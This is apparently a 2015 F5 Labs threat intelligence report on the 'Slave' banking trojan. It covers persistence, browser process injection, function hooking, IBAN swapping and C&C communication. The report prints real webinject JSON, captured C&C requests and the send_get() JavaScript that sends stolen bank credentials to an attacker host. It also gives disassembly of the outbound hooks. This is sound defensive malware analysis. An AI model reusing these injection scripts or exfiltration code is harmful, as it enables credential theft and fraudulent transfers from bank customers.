THREAT INTELLIGENCE REPORT

Slave Malware Analysis: Evolving from IBAN Swaps to Persistent Webinjects

Written by NATHAN JESTER, ELMAN REYES, JULIA KARPIN and PAVEL ASINOVSKY

June, 2015

Table of Contents

Table of Figures

THE THREAT

TROJANS

A Trojan is a piece of malware that appears to the user to perform a desirable function, but (perhaps in addition to the expected function) actually steals information or harms the system. Trojans employ two main techniques to steal users' credentials or initiate money transfers on their behalf:

- Modifying the website's client-side web page
- Sniffing the browser's activity for information that is sent to different banks, before the packets are encrypted by SSL

SCRIPT INJECTIONS

Several e-banking Trojans (Zeus, Cridex, Citadel) have used script injection techniques to modify the original web page. The modification may enable the attacker to perform money transactions using victims' credentials. This may be perpetrated by a Trojan injecting a malicious JavaScript code to the client's browser, once the client is connected to the website. The injected code performs different functions, including attempting a money transfer from the client's account, gaining control on mobile devices, and much more.

To maintain the information sent by the Trojans, attackers have developed different types of command and control (C&C) systems that enable them to grab and manage it. The systems are usually PHP-based systems accompanied by a SQL database.

SUMMARY OF THE ATTACK

"Slave" is financial malware written in Visual Basic. It was first seen around March 2015 and has significantly evolved. Slave conducts its attack by hooking the Internet browser functions and manipulating their code for various fraudulent activities. This manipulation can be used for fraudulent activities such as credentials theft, identity theft, IBAN swapping, and fraudulent fund transfers.

Two weeks before the discovery of Slave, F5 threat researchers analyzed an unknown malware variant that was used for swapping IBAN numbers—a technique used by fraudsters to swap the destination account number before a funds transfer takes place. Static analysis has shown a strong relationship between the two malware samples, implying that Slave started out with a simple IBAN swap capability and later advanced to more advanced capabilities such as persistency and Zeus-style webinjects.



Figure 1: Attack diagram

MALWARE ANALYSIS DETAILS

INFECTION AND PERSISTENCE

Upon infection, Slave writes a copy of itself to C:\Documents and Settings\Administrator\Application Data\startup\.

PROCESS NAME	OPERATION	PATH
slave.exe	Process Start	
slave.exe	WriteFile	C:\Documents and Settings\Administrator\Application Data\startup\sys.exe

Table 1: Slave copies itself to the directory

The malware then sets a startup registry key for sys.exe and starts the sys.exe process.

PROCESS NAME	OPERATION	PATH
slave.exe	RegSetValue	HKCU\Software\Microsoft\Windows\CurrentVersion\Run\!@#$%^&*
slave.exe	Process Create	C:\Documents and Settings\Administrator\Application Data\startup\sys.exe
sys.exe	Process Start	
slave.exe	Process Exit	

Table 2: slave.exe sets the registry key

To maintain its stealthy browser infection method after each reboot, Slave creates a registry key with a random name, disguised as "Internet Explorer", which will automatically start a complement copy of the malware binary file.

Registry key example:

```
HKCU\Software\Microsoft\Windows\CurrentVersion\Run\ErwZG7I9ZL20lrt
```

Value:

```
c:\documents and settings\administrator\application data\erwzg7i9zl20lrt\erwzg7i9zl20lrt.exe
```

This technique will dynamically change the malware executable file name after each reboot for additional stealth. The malware does not clear its previous entries, so after a couple of reboots, the registry is cluttered with multiple copies of these randomized registry keys.

Figure 2: Multiple copies of the randomized registry key

BROWSER INFECTION

The core module starts by creating a thread whose sole purpose is to check the running process list every three seconds (using *CreateToolhelp32Snapshot*).

Each process name is compared to a hard-coded list of browser names, while the targeted browsers are the three major browsers: Internet Explorer, Firefox, and Chrome.

Once the malware identifies a process of interest, it writes its malicious code into the process' memory and executes it using the *WriteProcessMemory* and *CreateRemoteThread* API.

To keep track of infected browser processes, the malware uses a mutex of the following form:

```
__NTDLL_CORE__<PID>
```

FUNCTION HOOKS

The malware hooks the following functions in the kernel32.dll library for propagation:

- LoadLibraryA
- LoadLibraryW
- LoadLibraryExA
- LoadLibraryExW
- FreeLibrary

The communication functions hooks are placed once the injected code is executed by *CreateRemoteThread*. To make sure the hooks are properly placed even if the corresponding module had not been loaded yet or if it is reloaded in the future, the propagation functions are hooked.

Meaning, the purpose of the propagation hooks is to monitor each time a new module is loaded into the process' address space, match against a list of interesting modules (wininet.dll, nss3.dll, nspr4.dll, chrome.dll), and hook the following communication functions:

- InternetCloseHandle
- HttpQueryInfoA
- InternetReadFile
- InternetQueryDataAvailable
- InternetReadFileExA
- PR_Read
- PR_Write
- PR_Close

```
kernel32.dll!LoadLibraryExA                    759744AE 5 Bytes  JMP 01073C90
kernel32.dll!LoadLibraryExW                    759750C1 5 Bytes  JMP 01073CC0
kernel32.dll!LoadLibraryA                      7597DC65 5 Bytes  JMP 01073C30
kernel32.dll!LoadLibraryW                      7597EF42 5 Bytes  JMP 01073C60
kernel32.dll!FreeLibrary                       7597EF67 5 Bytes  JMP 01073C10

WININET.dll!InternetCloseHandle                757FC664 5 Bytes  JMP 01074FB0
WININET.dll!HttpQueryInfoA                     757FE13A 5 Bytes  JMP 010748C0
WININET.dll!InternetReadFile                   757FF8D8 5 Bytes  JMP 01074F50
WININET.dll!InternetQueryDataAvailable         75803184 5 Bytes  JMP 01074980
WININET.dll!InternetReadFileExA                7582FA49 5 Bytes  JMP 01074E10
```

Figure 3: Functions hooked by the Slave malware

TIMESTAMP CHECK

Slave performs a check of the current data-time before it decides whether to run.

In the following example, the malware's timestamp (compilation time) is 16/3/2015.



Figure 4: Current data-time check example

The malware is conditioned to run before 1/4/2015 and not after that.

So the sample is "valid" for two weeks, probably to avoid research and detection. This can be easily overcome by changing the machine's date.

COMMAND AND CONTROL COMMUNICATION

The malware communicates with the C&C from a thread it creates in the browser.

Once the browser is launched, it sends out an HTTP request for the webinjects and receives them in plain text using the JSON format.

From that moment on, the configuration is kept in the browser's memory.

```
GET /info.php?key=vTeJ5ZEbXaB7jNU3iDC5 HTTP/1.1
Host: gtagmanager.com
Cache-Control: no-cache

HTTP/1.1 200 OK
Date: Wed, 20 May 2015 23:38:58 GMT
Server: Apache/2.2.22 (Debian)
Content-Length: 1794
Content-Type: application/json

[{"url":"d[redacted].pl\/
pl*","stringbefore":"<body>","stringafter":"<div","injectionstring":"<script type=
\"text\/javascript\" src=\"\/\/www.gtagmanager.com\/js\/get.php?
key=vTeJ5ZEbXaB7jNU3iDC5&id=1\"><\/script>"},{"url":"[redacted]pl\/
*","stringbefore":"<title>Serwis internetowy iPKO<\/
title>","stringafter":"<","injectionstring":"<script type=\"text\/javascript\" src=\"\/
\/www.gtagmanager.com\/js\/get.php?key=vTeJ5ZEbXaB7jNU3iDC5&id=2\"><\/script>"},
{"url":"*[redacted]*","stringbefore":"<\/
title>","stringafter":"<","injectionstring":"<script type=\"text\/javascript\" src=\"\/
\/www.gtagmanager.com\/js\/get.php?key=vTeJ5ZEbXaB7jNU3iDC5&id=4\"><\/script>"},
{"url":"*m[redacted]*","stringbefore":"<\/
title>","stringafter":"<","injectionstring":"<script src=\"\/\/ajax.googleapis.com\/
ajax\/libs\/jquery\/1.11.3\/jquery.min.js\"><\/script><script type=\"text\/javascript
\" src=\"\/\/www.gtagmanager.com\/js\/get.php?key=vTeJ5ZEbXaB7jNU3iDC5&id=5\"><\/
script>"},{"url":"[redacted]\/*","stringbefore":"<script language=\"JavaScript\" type=
\"text\/javascript\" src=\"\/ikd_scripts\/skins\/ipko\/mpcli.js","stringafter":"\"><\/
script>","injectionstring":"XXX"},{"url":"onlin[redacted]l\/bskonl\/
*","stringbefore":"<\/title>","stringafter":"<","injectionstring":"<script src=\"\/\/
ajax.googleapis.com\/ajax\/libs\/jquery\/1.11.3\/jquery.min.js\"><\/script><script
type=\"text\/javascript\" src=\"\/\/www.gtagmanager.com\/js\/get.php?
key=vTeJ5ZEbXaB7jNU3iDC5&id=6\"><\/script>"},{"url":"onli[redacted]pl\/bskonl\/
*","stringbefore":"<script type='text\/javascript' src='\/data\/js\/
browser3.js","stringafter":"'><\/script>","injectionstring":"XXX"},
{"url":"*[redacted]*","stringbefore":"<script src=\"\/MCP\/client\/logon\/_js\/
thickfix.min.js","stringafter":"\"","injectionstring":"XXX"}]
```

Figure 5: Configuration file is downloaded in JSON format

Additional HTTP requests follow, in case the user visits his online banking site. These requests fetch further resources (scripts) in order to commit the fraudulent transaction flow in the page.

```
GET /js/get.php?key=vTeJ5ZEbXaB7jNU3iDC5&id=1 HTTP/1.1
Accept: application/x-shockwave-flash, image/gif, image/jpeg, image/pjpeg, application/
x-ms-application, application/x-ms-xbap, application/vnd.ms-xpsdocument, application/
xaml+xml, */*
Accept-Language: en-us
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; .NET CLR
2.0.50727; .NET CLR 3.0.4506.2152; .NET CLR 3.5.30729; .NET4.0C; .NET4.0E)
Accept-Encoding: gzip, deflate
Host: gtagmanager.com
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Wed, 20 May 2015 23:51:30 GMT
Server: Apache/2.2.22 (Debian)
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 6878
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/javascript; charset=utf-8

..........=....q.>....u83............b%.....G..9.@..H.0.0.-c>D.....G...8y..._....7
\fIJ....w.Q]]]]uJu...$Y.oB./.......v....f../+z....dE...........4{..K...?cWX.......?
>.5...._.N.....d..u...{M)..4..mU.....g.."...U.Wyu.ba.......,..<#c.......N.?..g.>..|
```

Figure 6: Malicious JavaScript file is fetched into the banking page

WEBINJECT CONFIGURATION

The webinject configuration is downloaded as a JSON object and lists each target URL in a format similar to other banking Trojans, with the “before”, “after”, and “inject” keywords being synonymous with other malware configuration files.

The webinjects will communicate with the C&C by injecting script tags into the web page as defined in this file.

```
[{
    "url": "[redacted]",
    "stringbefore": "<body>",
    "stringafter": "<div",
    "injectionstring": "<script type=\"text\/javascript\" src=\"\/\/www.gtagmanager.com\/js
\/get.php?key=vTeJ5ZEbXaB7jNU3iDC5&id=1\"><\/script>"
}, {
    "url": "[redacted]",
    "stringbefore": "<title>[redacted]<\/title>",
    "stringafter": "<",
    "injectionstring": "<script type=\"text\/javascript\" src=\"\/\/www.gtagmanager.com\/js
\/get.php?key=vTeJ5ZEbXaB7jNU3iDC5&id=2\"><\/script>"
}, {
    "url": "[redacted]",
    "stringbefore": "<\/title>",
    "stringafter": "<",
    "injectionstring": "<script type=\"text\/javascript\" src=\"\/\/www.gtagmanager.com\/js
\/get.php?key=vTeJ5ZEbXaB7jNU3iDC5&id=4\"><\/script>"
}, {
    "url": "[redacted]",
    "stringbefore": "<\/title>",
    "stringafter": "<",
    "injectionstring": "<script src=\"\/\/ajax.googleapis.com\/ajax\/libs\/jquery
\/1.11.3\/jquery.min.js\"><\/script><script type=\"text\/javascript\" src=\"\/
\/www.gtagmanager.com\/js\/get.php?key=vTeJ5ZEbXaB7jNU3iDC5&id=5\"><\/script>"
}, {
    "url": "[redacted]",
    "stringbefore": "<script language=\"JavaScript\" type=\"text\/javascript\" src=
\"\/[redacted]",
    "stringafter": "\"><\/script>",
    "injectionstring": "XXX"
}, {
    "url": "[redacted]",
    "stringbefore": "<\/title>",
    "stringafter": "<",
    "injectionstring": "<script src=\"\/\/ajax.googleapis.com\/ajax\/libs\/jquery
\/1.11.3\/jquery.min.js\"><\/script><script type=\"text\/javascript\" src=\"\/
\/www.gtagmanager.com\/js\/get.php?key=vTeJ5ZEbXaB7jNU3iDC5&id=6\"><\/script>"
}, {
    "url": "[redacted]",
    "stringbefore": "<script type='text\/javascript' src='[redacted]",
    "stringafter": "'><\/script>",
    "injectionstring": "XXX"
}, {
    "url": "[redacted]",
    "stringbefore": "<script src=\"[redacted]",
    "stringafter": "\"",
    "injectionstring": "XXX"
}]
```


Figure 7: Script tags injected into the web page

Each webinject is customized for each bank, however they all communicate instructions back to a C&C API using injected script tags via a function in JavaScript called send_get().

```
function send_get(c, b, d) {
    var a = document.createElement("script");
    a.type = "text/javascript";
    "callback" == d && (a.readyState ? a.onreadystatechange = function () {
        if ("loaded" == a.readyState || "complete" == a.readyState)a.onreadystatechange = null, b()
    } : a.onload = function () {
        b()
    });
    a.src = window.admin + "/index.php?key=" + encodeURIComponent(window.secure_key) + "&bank=" +
encodeURIComponent(window.bank) + "&login=" + encodeURIComponent(window.login) + "&" + c;
    document.getElementsByTagName("head")[0].appendChild(a)
}
```

Figure 8: Webinject communication function inside targeted injection script

INJECTED JAVASCRIPT FUNCTIONS

Each webinject is unique to the target, however they appear to be by the same author as they have common function names.

FUNCTION NAME	DESCRIPTION
is_local_storage_supported	Injects detect local storage and utilize it if available.
wait_for_login_visible	Simple function waiting for page to complete loading.
is_jquery_loaded	Injects detect jquery availability.
page_detect	Primary function to detect current location and launch different activity based on the page. Ex: On the login page, will call a specific setup_login_page function to copy user credentials out of login forms.
setup_login_page_NUMBER	Number of these vary per inject, these are used to enumerate pages and grab user information off of specific pages.
update_login	Updates login information to the C&C.
initialize	For ATS webinjects, this is the ATS initialization.
page_controller	Enumerates accounts within the page DOM in order to know account names, numbers, and balances available to perform ATS.
log	Sends messages to the C&C, calls the send_get function with a message.
send_get	Primary communication with the C&C. Injects a script into the DOM.
replace_controller	ATS helper which will replace content on the page, such as help links, phone numbers, and modify balances to conceal the fact that money has been transferred from an account.

Table 3: JavaScript functions common to different webinjects

JAVASCRIPT OBFUSCATION

During the analysis, the malware author has updated the webinjects delivered by the server and randomized the function names.

```
String.prototype.insert = function (index, string) {
    if (index > 0)
        return this.substring(0, index) + string + this.substring(index, this.length);
    else
        return string + this;
};
String.prototype.remove_whitechars = function () {
    return this.replace(/\s+/g, '')
};
String.prototype.replaceAt = function(index, character) {
    return this.substr(0, index) + character + this.substr(index+character.length);
};
function send_get(c, b, d) {
    var a = document.createElement("script");
    a.type = "text/javascript";
    "callback" == d && (a.readyState ? a.onreadystatechange = function () {
        if ("loaded" == a.readyState || "complete" == a.readyState)a.onreadystatechange = nu
    } : a.onload = function () {
        b()
    });
    a.src = window.admin + "/index.php?key=" + encodeURIComponent(window.secure_key) + "&bar
    document.getElementsByTagName("head")[0].appendChild(a)
}
function log(mess, event) {
    if (event == null) {
```

Figure 9: Original JavaScript named functions by their actions

```
        return string + this;
};
String.prototype.remove_whitechars = function () {
    return this.replace(/\s+/g, '')
};
String.prototype.replaceAt = function (index, character) {
    return this.substr(0, index) + character + this.substr(index + character.length);
};
function BGGC7hmTNieEtpd7K(c, b, d) {
    var a = document.createElement("script");apt
    a.type = "text/javascript";
    "callback" == d && (a.readyState ? a.onreadystatechange = function () {
        if ("loaded" == a.readyState || "complete" == a.readyState)a.onreadystatechange = null, b()
    } : a.onload = function () {
        b()
    });
    a.src = window.admin + "/index.php?key=" + encodeURIComponent(window.secure_key) + "&bank=" + encodeURIComp
    document.getElementsByTagName("head")[0].appendChild(a)
}
function hwlduv6lhAsIA6fgN(mess, event) {
    if (event == null) {
        BGGC7hmTNieEtpd7K('action=log&mess=' + encodeURIComponent(mess), null);
    }
    else {
        BGGC7hmTNieEtpd7K('action=log&mess=' + encodeURIComponent(mess), event, "callback");
    }
}
```

Figure 10: New obfuscated JavaScript function names

EARLY VERSION – IBAN SUBSTITUTION

IBAN swapping is performed in two steps:

First, the host header is compared to a hard-coded bank name. If the match is successful, the hard-coded <CreditAccount> HTML tag is searched throughout the request body and the content is swapped if it matches the IBAN pattern.

Otherwise, the malware will scan the entire request body for the IBAN format and swap it in every instance. A backup plan is used in case the bank name does not match, which shows that this feature is probably still being tested in the field.

This feature bears great resemblance to the Zeus "man-in-the-browser" mechanism where bank names are matched against a configuration, once the request is sent by the victim.

After the browser infection, which takes place in the exact manner as the later version, the malware places hooks on the outbound traffic functions:

```
                mov     esi, [esp+18h+hModule]
                cmp     ebx, esi
                jnz     loc_233091
                cmp     HttpSendRequestA_addr, 0
                mov     edi, ds:GetProcAddress
                jnz     short loc_233038
                push    offset aHttpsendreques ; "HttpSendRequestA"
                push    esi             ; hModule
                call    edi ; GetProcAddress
                mov     HttpSendRequestA_addr, eax
                test    eax, eax
                jz      short loc_233038
                mov     edx, offset HttpSendRequestA_patch
                mov     ecx, offset HttpSendRequestA_addr
                call    hook_function

loc_233038:                             ; CODE XREF: identify_dll_and_hook+86↑j
                                        ; identify_dll_and_hook+97↑j
                cmp     HttpSendRequestW_addr, 0
                jnz     short loc_233061
                push    offset aHttpsendrequ_0 ; "HttpSendRequestW"
                push    esi             ; hModule
                call    edi ; GetProcAddress
                mov     HttpSendRequestW_addr, eax
                test    eax, eax
                jz      short loc_233061
                mov     edx, offset HttpSendRequestW_patch
                mov     ecx, offset HttpSendRequestW_addr
                call    hook_function

loc_233061:                             ; CODE XREF: identify_dll_and_hook+AF↑j
                                        ; identify_dll_and_hook+C0↑j
                cmp     InternetWriteFile_addr, 0
                jnz     short loc_2330D7
                push    offset aInternetwritef ; "InternetWriteFile"
                push    esi             ; hModule
                call    edi ; GetProcAddress
                mov     InternetWriteFile_addr, eax
                test    eax, eax
                jz      short loc_2330D7
                mov     edx, offset InternetWriteFile_patch
                mov     ecx, offset InternetWriteFile_addr
                call    hook_function
```

Figure 11: Outbound traffic function hooks

The purpose of these hooks is to inspect every HTTP request before it is sent and perform the IBAN substitution.

About F5 Labs

F5 Labs combines the expertise of our security researchers with the threat intelligence data we collect to provide actionable, global intelligence on current cyber threats—and to identify future trends. We look at everything from threat actors, to the nature and source of attacks, to post-attack analysis of significant incidents to create a comprehensive view of the threat landscape. From the newest malware variants to zero-day exploits and attack trends, F5 Labs is where you'll find the latest insights from F5's threat intelligence team.

US Headquarters: 401 Elliott Ave W, Seattle, WA 98119 | 888-882-4447 // Americas: info@f5.com // Asia-Pacific: apacinfo@f5.com // Europe/Middle East/Africa: emeainfo@f5.com // Japan: f5j-info@f5.com
©2016 F5 Networks, Inc. All rights reserved. F5, F5 Networks, and the F5 logo are trademarks of F5 Networks, Inc. in the U.S. and in certain other countries. Other F5 trademarks are identified at f5.com. Any other products, services, or company names referenced herein may be trademarks of the irrespective owners with no endorsement or affiliation, expressed or implied, claimed by F5.